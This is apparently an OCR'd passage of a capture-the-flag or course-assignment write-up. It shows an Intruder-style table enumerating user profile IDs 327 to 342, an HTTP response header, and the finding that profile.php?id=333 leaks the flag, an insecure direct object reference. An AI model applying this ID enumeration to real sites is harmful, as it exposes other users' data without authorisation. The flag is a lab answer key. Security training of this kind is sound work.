


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	FLAG
3	327	200	☐	☐	18998	☐
9	328	200	☐	☐	18998	☐
0	329	200	☐	☐	18998	☐
1	330	200	☐	☐	18998	☐
2	331	200	☐	☐	18998	☐
3	332	200	☐	☐	18998	☐
4	333	200	☐	☐	19024	☑
5	334	200	☐	☐	18998	☐
6	335	200	☐	☐	18998	☐
7	336	200	☐	☐	18998	☐
8	337	200	☐	☐	18998	☐
9	338	200	☐	☐	18998	☐
0	339	200	☐	☐	18998	☐
1	340	200	☐	☐	18998	☐
2	341	200	☐	☐	18998	☐
3	342	200	☐	☐	18998	☐

```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 20:44:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 18721
Connection: close
Content-Type: text/html; charset=UTF-8
```

Access url: http://assignment-zeus.unimelb.life/profile.php?id=333. The page shows the flag.



assignment-zeus.unimelb.life/profile.php?id=333

User Profile

Edit Profile
Complete your profile

Company (disabled)	Username	Role
Bank of UniMelb	hello227	user

First Name
Last Name
Website
About Me
random.
FLAG{Awwww_thats_IDORable}

TESTER
hello227
string...

FLAG is FLAG{Awwww_thats_IDORable}

[Back to main report]